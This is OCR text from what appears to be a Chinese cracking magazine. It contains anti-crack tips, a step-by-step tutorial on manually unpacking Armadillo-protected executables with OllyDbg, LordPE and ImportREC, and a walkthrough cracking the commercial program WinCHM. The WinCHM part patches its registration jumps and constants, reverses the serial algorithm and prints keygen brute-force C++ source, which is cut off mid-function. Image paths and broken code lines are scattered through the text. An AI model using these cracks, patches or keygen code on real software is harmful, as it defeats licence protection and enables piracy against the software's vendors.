


图 1



破技巧（3）

9、增加对软件自身的完整性检查。比如增加比较强的防爆手段，因为爆破是Cracker的必经阶段。

10、可以使用优秀的随机数算法来让软件的注册方式带有随机性。比如在程序注册成功后，隔X天再检查验证注册信息等。

11、尽可能地使用硬件信息，使得注册信息有唯一性。比如采取硬盘序列号作为机器码等。

12、采取网络验证来验证注册信息也是一个不错的选择。

破解前奏之手脱Armadillo单进程标准版的几种方法

文 December

从本文中你可以学到：

手脱Armadillo单进程标准版的几种方法

继上一篇的《破解前奏之手脱Armadillo单进程中的一个特例》之后，今天继续给大家带来穿山甲Armadillo脱壳。这次要脱的是单进程标准版的，这个对于Armadillo壳来说，可能是最简单的了，在脱Armadillo壳前要准备的工作，请大家翻回《破解前奏之手脱Armadillo单进程中的一个特例》，这里就不再重复了。

【需要准备的工具】

PeID v0.94　（用于检测PE文件是否加壳）

OllyDBG v1.1　（以下简称OD，用于动态调试）

LordPE v1.4　（脱壳辅助工具）

ImportREC v1.6 Final　（脱壳辅助工具）

Armadillo Find Protected　（用于对Armadillo保护选项的检测）

Brain　（这个是非常重要的，没有它，你根本不可能实现以下过程）

以上工具如果找不到的话，可以在杂志的光盘上找到，请不要因为找不到工具而伤心！

【方法一】

先来看看两次断点脱掉它，OD设置忽略所有的异常，如图1所示。




图1 忽略所有的异常

大多数人可能都会说接着把OD隐藏起来，不过我脱过那么多单进程的，从没隐藏过也没出现过意外，所以这里隐不隐藏并无大碍。这里记得别忘了上一篇文章所说的几个准备工作，很重要的哦！好了，载入目标程序，停在入口处：

```
00449243 n>  55          push ebp                ;
停在入口处
00449244     8BEC        mov ebp,esp
00449246     6A FF       push -1
```

在OD命令行插件上输入断点：**he GetModuleHandleA**，当然你也可以输入bp GetModuleHandleA，我个人比较喜欢前者而已。好了，shift+f9运行，这时必须注意堆栈：

```
第一次：
0012FF38   0044930B  /CALL 到 GetModuleHandleA 来自 note.00449305
0012FF3C   00000000  \pModule = NULL
第二次：
0012E850   4B21210E  /CALL 到 GetModuleHandleA 来自 4B212108
0012E854   0012E858  \pModule = "X:\WINDOWS\system32\ntdll.dll"
………………
第十次：
00129528   00C16E10  /CALL 到 GetModuleHandleA 来自 00C16E0A
0012952C   00C2BC1C  \pModule = "kernel32.dll"
00129530   00C2CEB8  ASCII "VirtualFree"
第十一次：
0012928C   00C05CE1  /CALL 到 GetModuleHandleA 来自 00C05CDB
00129290   001293DC  \pModule = "kernel32.dll"
```

当到第十一次后，发现这时正是返回的好时机，所以Alt+f9，这时可以发现这么一个函数：**kernel32.LoadLibraryA**，看看代码：

```
00C05CFB   FF15 BC62C200   call dword ptr ds:[C262BC]              ;
kernel32.LoadLibraryA
00C05D01   8B0D AC40C300   mov ecx,dword ptr ds:[C340AC]
00C05D07   89040E          mov dword ptr ds:[esi+ecx],eax
00C05D0A   A1 AC40C300     mov eax,dword ptr ds:[C340AC]
00C05D0F   391C06          cmp dword ptr ds:[esi+eax],ebx
00C05D12   0F84 2F010000   je 00C05E47                             //
Magic Jump
00C05D18   33C9            xor ecx,ecx
```

这时把00C05D12处的je改为jmp，使其避开IAT加密，现在就可以去找OEP了。继续在命令行插件上输入断点：**bp GetCurrentThreadId**，当然也可以输入：bp CreateThread，我比较喜欢后者，所以我选择它，设置好断点运行后，中断在：

```
7C82305F k>  8BFF        mov edi,edi             ;
中断在这里
7C823061     55          push ebp
7C823062     8BEC        mov ebp,esp
```

取消断点后，使用F8一步一步走，直到看到下面代码：

```
00C1F6F3   2BCA            sub ecx,edx
00C1F6F5   FFD1            call ecx
00C1F6F7   EB 20           jmp short 00C1F719
00C1F6F9   83FA 01         cmp edx,1
00C1F6FC   75 1E           jnz short 00C1F71C
00C1F6FE   FF77 04         push dword ptr ds:[edi+4]
00C1F701   FF77 08         push dword ptr ds:[edi+8]
00C1F704   6A 00           push 0
00C1F706   FF77 0C         push dword ptr ds:[edi+C]
00C1F709   8B90 90000000   mov edx,dword ptr ds:[eax+90]
00C1F70F   3350 40         xor edx,dword ptr ds:[eax+40]
00C1F712   3350 04         xor edx,dword ptr ds:[eax+4]
00C1F715   2BCA            sub ecx,edx
00C1F717   FFD1            call ecx        // 进去就是OEP了
```

发现上面的代码后，就可以停下来了，很容易发现**call ecx**就是进去OEP的地方，有些可能是call edi的，反正这个代码是差不多的，F7跟进来到OEP：

```
004010CC   55              push ebp                ; OEP
004010CD   8BEC            mov ebp,esp
004010CF   83EC 44         sub esp,44
004010D2   56              push esi
004010D3   FF15 E4634000   call dword ptr ds:[4063E4]              ;
kernel32.GetCommandLineA
004010D9   8BF0            mov esi,eax
```

这时就可以拿出LordPE v1.4来dump了，dump后使用ImportREC来修复，发现有六个无效函数，将其全部cut掉即可。

【方法二】

这个方法其实是运用了一个小技巧而已，每次在寻找Magic Jump的时候，都会发现有一个函数躺在那里，就是kernel32.LoadLibraryA，所以这次使用这个函数作为断点下手，重新载入程序，下断点：bp kernel32.LoadLibraryA，注意堆栈变化：

```
第一次：
0012F794   004354EF  /CALL 到 LoadLibraryA 来自 note.004354E9
0012F798   0046D6AC  \FileName = "KERNEL32.DLL"
………………
第二十次：
0012928C   00C05D01  /CALL 到 LoadLibraryA 来自 00C05CFB
00129290   001293DC  \FileName = "MSVBVM60.DLL"
```

当中断20次后，发现"**MSVBVM60.DLL**"，就可以返回了，返回后可以看到：

```
00C05CFB   FF15 BC62C200   call dword ptr ds:[C262BC]              ;
kernel32.LoadLibraryA
00C05D01   8B0D AC40C300   mov ecx,dword ptr ds:[C340AC]
00C05D07   89040E          mov dword ptr ds:[esi+ecx],eax
00C05D0A   A1 AC40C300     mov eax,dword ptr ds:[C340AC]
00C05D0F   391C06          cmp dword ptr ds:[esi+eax],ebx
00C05D12   0F84 2F010000   je 00C05E47
```

接下来的步骤跟方法一的一样，这里不重复了。

【方法三】

OD载入目标程序，先找OEP，为后面的步骤打下基础，打开"内存"，在下面区段设置"内存访问断点"：

```
内存映射，项目 20
 地址=00401000
 大小=00004000 (16384.)
 宿主=note      00400000
 区段=.text
 类型=Imag 01001002
 访问=R
 初始访问=RWE
```

Shift+F9两次后，停在OEP处了：

```
004010CC   55              push ebp                ; OEP
004010CD   8BEC            mov ebp,esp
004010CF   83EC 44         sub esp,44
```

```
004010D2        56              push esi
004010D3        FF15 E4634000   call dword ptr ds:[4063E4]
```

这时清除刚才设置的内存断点，在004010D3处选择“**在数据窗口中跟随—内存地址**”，看数据窗口，在004063E4处设置双字节的硬件写入断点，OK，重新载入，shift+f9两次后停在：

```
00C1C3AE    8B85 10D9FFFF   mov eax,dword ptr ss:[ebp-26F0]
note.004063E4
00C1C3B4    83C0 04         add eax,4
00C1C3B7    8985 10D9FFFF   mov dword ptr ss:[ebp-26F0],eax
```

往上找，可以看见：

```
00C1C1DB    E8 0062FDFF     call 00BF23E0
00C1C1E0    83C4 0C         add esp,0C
00C1C1E3    8D85 58C1FFFF   lea eax,dword ptr ss:[ebp-3EA8]
00C1C1E9    50              push eax
00C1C1EA    8D85 68C2FFFF   lea eax,dword ptr ss:[ebp-3D98]
00C1C1F0    50              push eax
00C1C1F1    FF15 8C63C200   call dword ptr ds:[C2638C]
msvcrt._stricmp
```

清除原来的所有断点，在00C1C1DB设置硬件断点，好，再重新载入，shift+f9中断在00C1C1DB处，F7跟进看到：

```
00BF23E0    55              push ebp
00BF23E1    8BEC            mov ebp,esp
```

将第一行的代码改为retn，强迫它返回，修改完毕后现ctrl+G去OEP那里，在OEP处设置硬件断点，shift+f9中断，现在可以拿出LordPE v1.4来dump了，dump后使用ImportREC来修复，发现有六个无效函数，将其全部cut掉即可。

〖方法四〗

这里介绍脚本的使用，使用Fly大侠的“**Armadillo V4.0-V4.42.CopyMem-II.DeCode.osc**”脚本，载入目标程序，在“插件”选择脚本插件，再选择fly大侠的脚本就可以到达OEP了。这里提醒一下，脚本插件使用原来的0.92版本可能无法运行起来的，所以尽可能地使用最新版本。

〖后记〗

总的来说，Armadillo壳的单进程标准版是最简单的，脱壳也并不太复杂，所以不要因为是猛壳就害怕而停止向前了。如果你使用本文的方法也不能脱掉单进程标准版的壳的话，请参考上一篇的《破解前奏之手脱Armadillo单进程中的一个特例》。标准版的保护模式就介绍到这里了，下一次，我们再继续来学习手脱Armadillo壳的其他保护模式，下一次见。

【本文介绍的目标程序、相关工具和配套录像已收录在本期光盘中】

编辑点评：

将本文和上期的那篇结合起来，那么对Armadillo壳标准版的脱壳来说，就变得跟脱压缩壳差不多了，而且作者也附有配套录像，所以不需要再对Armadillo产生恐惧心理了。

被软柿子捏了一把

图 kflnig

从本文中你可以学到：

如何破解WinCHM

本来想去捏一把软柿子，谁知被软柿子捏了一把。这个软柿子名叫WinCHM。如果你是个得道的delphi破解高手，太简单了。如果像我一样得苦苦分析delphi本身的优越算法的时候，那么时间不是一分两分了。

所以假如你对delphi破解不甚了解，那么这个软件的难度就是中等。符合一般的共享软件的加密强度。

PEID目光如炬，扫出是Borland Delphi。竟然也没有加壳。DEDE分析，然后输出一张map给OD，OD载入map。这个家伙下万能断点下不来，自己试试就知道。还是查找字符串整个最古老的办法好。我用fixdbg。因为要重启验证。所以60%要注意注册表。其实找到注册码破解它不是难题，但是要分析delphi的64bit算法呵呵……OD一载入看到了一个熟悉的字眼UNREGISTER。

```
004EFE68    E8 C34DF1FF     CALL ordwinch.00404C30
004EFE6D    75 6D           JNZ SHORT ordwinch.004EFEDC; 神啊,
保佑我在这里跳吧!
004EFE6F    A1 30304F00     MOV EAX,DWORD PTR DS:[4F3030]
004EFE74    BA 38014F00     MOV EDX,ordwinch.004F0138    UNICODE
"Unregistered"
```

既然在这里看到了它，那么这意味着……

也许按常理004EFE68处的call是非常非常重要。可是这个软件在这里不是常理。对吧，只要把这里的jnz改成jmp那么，那么时间限制就取消了，虽然标题上还说Unregistered，但事实是你说register to：kflnig。到这里其实我们已经可以拥有了一个和注册版差不多的WINCHM。这不是目的，目的是找到序列号。

PEID的kanal插件找不到算法，要不软件太傻，要不就是很强，我想这个属于后者！可惜它遇到了太有毅力的我！（我说这话的时候还一头雾水）现在就是关键call你在哪里，下断点：RegQuery ValueA，（如图1）。




图1 下断点bp RegQueryValueA

你说我还能不笑吗？好了，我们一步一步走，走人

```
004BFA9C    E8 1BF6FFFF     CALL ordwinch.004BF0BC
```

为什么这个会是关键call？因为（1）它离我上面提到的Unregistered不远；（2）它里面的字符串已经完全泄密了。

```
004BF149  |.  BA 7CF64B00   MOV EDX,ordwinch.004BF67C;  ASCII
"Single-user License"
004BF16C  |.  BA 98F64B00   MOV EDX,ordwinch.004BF698;  ASCII
"2-user License"
```

看到这种东西你还有话可说吗？进去，看看，提了几句关键的给你看看。（我们的目标是Single-user License ）。

```
004BF115  |.  83F8 14         CMP EAX,14; eax为注册码长度
004BF118  |.  0F85 23010000   JNZ ordwinch.004BF241; 跳就死了
```

所以注册码长度为0x14bytes

```
004BF135  |.  817D F4 99020>CMP DWORD PTR SS:[EBP-C],299
004BF13C  |.  75 1A         JNZ SHORT ordwinch.004BF158
004BF13E  |.  817D F0 5BA60>CMP DWORD PTR SS:[EBP-10],F90EA65B
004BF145  |.  75 11         JNZ SHORT ordwinch.004BF158
004BF147  |.  8BC3          MOV EAX,EBX
```

```
004BF149 |.BA 7CF64B00  MOV EDX,ordwinch.004BF67C;ASCII "Single-
user License"
```

也都不能跳。所以这里的值必须要吻合。

```
004BF12A  |.  E8 69F8FFFF    CALL ordwinch.004BE998
```

这个是我们的 register　　call。因为上面需要的值都是在这个里面生成的。进去，一进去就看到一个循环，80%会是在循环里搞怪。

```
004BE9EA  |> /8BC3          /MOV EAX,EBX; EBX 初值为 1。
004BE9EC  |. |99            |CDQ; 这条指令这里是用来 EDX 清 0 的。
004BE9ED  |. |52            |PUSH EDX                  ; /Arg2
004BE9EE  |. |50            |PUSH EAX                  ; |Arg1
004BE9EF  |. |B8 03000000   |MOV EAX,3                 ; |
004BE9F4  |. |E8 5BFFFFFF   |CALL ordwinch.004BE954  ; \ordwinch.
004BE954
004BE9F9  |. |52            |PUSH EDX
004BE9FA  |. |50            |PUSH EAX
004BE9FB  |. |8B45 EC       |MOV EAX,DWORD PTR SS:[EBP-14]
004BE9FE  |. |8A4418 FF     |MOV AL,BYTE PTR DS:[EAX+EBX-1]
004BEA02  |. |25 FF000000   |AND EAX,0FF
004BEA07  |. |33D2          |XOR EDX,EDX
004BEA09  |. |E8 6268F4FF   |CALL ordwinch.00405270
004BEA0E  |. |0345 E0       |ADD EAX,DWORD PTR SS:[EBP-20]
004BEA11  |. |1355 E4       |ADC EDX,DWORD PTR SS:[EBP-1C]
004BEA14  |. |8945 E0       |MOV DWORD PTR SS:[EBP-20],EAX
004BEA17  |. |8955 E4       |MOV DWORD PTR SS:[EBP-1C],EDX
004BEA1A  |. |43            |INC EBX
004BEA1B  |. |4E            |DEC ESI
004BEA1C  |.^\75 CC         \JNZ SHORT ordwinch.004BE9EA
```

OD 真的不赖。连参数都给我们注释出来了，看：

```
004BE9ED  |. |52            |PUSH EDX                  ; /Arg2
004BE9EE  |. |50            |PUSH EAX                  ; |Arg1
004BE9EF  |. |B8 03000000   |MOV EAX,3                 ; |
004BE9F4  |. |E8 5BFFFFFF   |CALL ordwinch.004BE954  ; \ordwinch.
004BE954
```

我们不得不面临两个问题：

1、004BE9F4 处的 call 指令干了些什么。

2、004BEA09 处的 call 指令干了些什么。

我先把答案告诉你，假设 kf 为一个 int64 类型。前 32bit 用 edx 表示，后 32 位用 eax 表示 str[0x14]为一个字符串变量，则

```
004BE9ED  |. |52            |PUSH EDX                  ; /Arg2
004BE9EE  |. |50            |PUSH EAX                  ; |Arg1
004BE9EF  |. |B8 03000000   |MOV EAX,3                 ; |
004BE9F4  |. |E8 5BFFFFFF   |CALL ordwinch.004BE954  ; \ordwinch.
004BE954
```

为 kf=3^(ebx+2);(^表示指数)，下面

```
004BE9FE  |. |8A4418 FF     |MOV AL,BYTE PTR DS:[EAX+EBX-1]
004BEA02  |. |25 FF000000   |AND EAX,0FF
004BEA07  |. |33D2          |XOR EDX,EDX
004BEA09  |. |E8 6268F4FF   |CALL ordwinch.00405270
004BEA0E  |. |0345 E0       |ADD EAX,DWORD PTR SS:[EBP-20]
004BEA11  |. |1355 E4       |ADC EDX,DWORD PTR SS:[EBP-1C]
```

这里只是一个乘法。即 kf = al*kf + kf；所以它的算法总的描述用 c++ 实现，就是

```
for (n=1;n<=0x14;n++)
        key=mul_three(n+2)*str[n-1]+key;
```

mul_three 是我自己写的一个函数。即 3 的 n+2 次的值。只要使 key 的结果是 0x299F90EA65B。那么就 OK 了，是不是很简单啊！我自己看了都害怕啊，太简单了。现在关键是逆推。纯穷举显然是不现实的。

现在就需要一些过硬的编程知识，这里最好的方法显然是“搜索法”。在此略去。如果你可以找到这个东西的真正的注册码。你的编程功底绝对不赖。我比较懒惰了。先编了个小程序，把char str[0x14]="11111111111111111111";这个东西当作注册码计算了一下。是 0x21906953898。把这里

```
004BF135  |.  817D F4 99020>CMP DWORD PTR SS:[EBP-C],299
004BF13C  |.  75 1A         JNZ SHORT ordwinch.004BF158
004BF13E  |.  817D F0 5BA60>CMP DWORD PTR SS:[EBP-10],F90EA65B
```

299 改成 219，F90EA65B 改成 06953898，然后保存，重新打开，输入用户名：kflnig 注册码：11111111111111111111，(如图 2)




图 2　输入用户名和注册码后结果

我们回过头来看我上面提到的两个关键的 call，进入

```
004BE9F4  |. |E8 5BFFFFFF   |CALL
ordwinch.004BE954 ; \ordwinch.004BE954
```

看到如下关键代码。

```
004BE96A  |.  85DB          TEST EBX,
EBX
004BE96C  |.  7C 1A         JL SHORT
ordwinch.004BE988
004BE96E  |.  43            INC EBX; 看到了吗，ebx 又加了 1。
004BE96F  |>  8BC6          /MOV EAX,ESI
004BE971  |.  99            |CDQ
004BE972  |.  52            |PUSH EDX
004BE973  |.  50            |PUSH EAX
004BE974  |.  8B45 F8       |MOV EAX,DWORD PTR SS:[EBP-8]
004BE977  |.  8B55 FC       |MOV EDX,DWORD PTR SS:[EBP-4]
004BE97A  |.  E8 F168F4FF   |CALL ordwinch.00405270; 又是一个
call，但是这个 call 显然就是我们上面提到的两个关键 call 之一。
004BE97F  |.  8945 F8       |MOV DWORD PTR SS:[EBP-8],EAX
004BE982  |.  8955 FC       |MOV DWORD PTR SS:[EBP-4],EDX
004BE985  |.  4B            |DEC EBX
004BE986  |.^ 75 E7         \JNZ SHORT ordwinch.004BE96F; 注意循
环条件是 jnz，即 ebx<0 时，才跳出循环。
```

所以实际上，最最关键的 call 只有这么一个

```
004BE97A  |.  E8 F168F4FF   |CALL ordwinch.00405270;
```

而这个 call 实际上就是 __int64 的乘法运算是 delphi 自己的东西。先解释一下 mul 指令。mul ecx 就是 eax 作为被乘数，edx：eax 保存结果。(即 edx 保留高 32bit，eax 为低 32bit) 里面有如下代码

```
00405270  /$  52            PUSH EDX; edx 是高 32 位
00405271  |.  50            PUSH EAX; eax 是低 32 位
00405272  |.  8B4424 10     MOV EAX,DWORD PTR SS:[ESP+10]
00405276  |.  F72424        MUL DWORD PTR SS:[ESP]
00405279  |.  89C1          MOV ECX,EAX
0040527B  |.  8B4424 04     MOV EAX,DWORD PTR SS:[ESP+4]
0040527F  |.  F76424 0C     MUL DWORD PTR SS:[ESP+C]
00405283  |.  01C1          ADD ECX,EAX
00405285  |.  8B0424        MOV EAX,DWORD PTR SS:[ESP]; 经过动
态调试分析结果，好像只有这一步和下一步有作用，在表示乘法。众位，也不
要奇怪，有时候，高级语言的编译器就是这样。
00405288  |.  F76424 0C     MUL DWORD PTR SS:[ESP+C]
0040528C  |.  01CA          ADD EDX,ECX
0040528E  |.  59            POP ECX
0040528F  |.  59            POP ECX
00405290  \.  C2 0800       RETN 8
```

到此这个软件我们就分析完毕了。如果你有不错的编程水准。那么注册机是一定要编写一个的。我写了一个普通的穷举的算法。本来不想贴出来，怕一不小心就给祖国的盗版事业带来一份礼物。但是想想各位读者。所以贴出来了。很简单。在borland c++6.0中调试通过。而且一搜就是一大群注册码会出来，要多少有多少。

```
__int64 three[0x17];
__int64 mul_three(int b);
void search(int n,char str[0x14],__int64 key);
int main(int argc, char* argv[])
{__int64 key=0x299F90EA65B;
int n;
char str[0x14];
for (n=1;n<=0x16;n++) {three[n]=mul_three(n);}
search(0x14,str,key);
getchar();
        return 0;
}
void search(int n,char str[0x14],__int64 key)
{
int i;
__int64 val;
if (n>=1)
    {
        for (i=0x7a;i>=32;i--)
        {
                str[n-1]=i;
                val=i*three[n+2];
                if (val<=key){
                if (n==1 && val==key) {cout<<str<<endl;
getchar();}
                        search(n-1,str,key-val);
                }

        }
    }
    else exit;
}
__int64 mul_three(int b)
{
int n;
__int64 fh=1;
